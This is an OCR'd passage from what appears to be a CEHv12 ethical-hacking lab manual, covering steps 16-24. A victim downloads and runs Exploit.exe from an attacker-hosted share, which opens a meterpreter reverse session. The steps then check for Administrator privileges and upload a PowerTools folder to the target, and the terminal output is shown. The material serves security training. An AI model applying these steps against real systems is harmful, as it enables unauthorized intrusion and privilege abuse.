
16. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.




17. Click on **Exploit.exe** to download the file.




18. Once you click on the **Exploit.exe** file, the **Opening Exploit.exe** pop-up appears click on **Save File**.




19. Navigate to **Downloads** and double-click the Exploit.exe file. The **Open File - Security Warning** window appears; click **Run**.



20. Click **CEHv12 Parrot Security** to switch to **Parrot Security** machine and you can see that meterpreter session has already opened.



21. Type **getuid** and press **Enter** to display current user ID.



22. We can see that we currently have admin access to the system.

23. Now, we will upload PowerTools-Master folder to the target system

24. In the meterpreter shell type **upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads** and press **Enter**.

```
Applications  Places  System                                   Thu Apr 7, 06:46
                                msfconsole - Parrot Terminal
File  Edit  View  Search  Terminal  Help
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.22:57166) at 2022-04-07 06:40:24 -0400

meterpreter > getuid
Server username: CEH\Administrator
meterpreter > upload -r /home/attacker/PowerTools-master C:\\Users\\Administrator\\Downloads
[*] uploading  : /home/attacker/PowerTools-master/LICENSE -> C:\Users\Administrator\Downloads\LICENSE
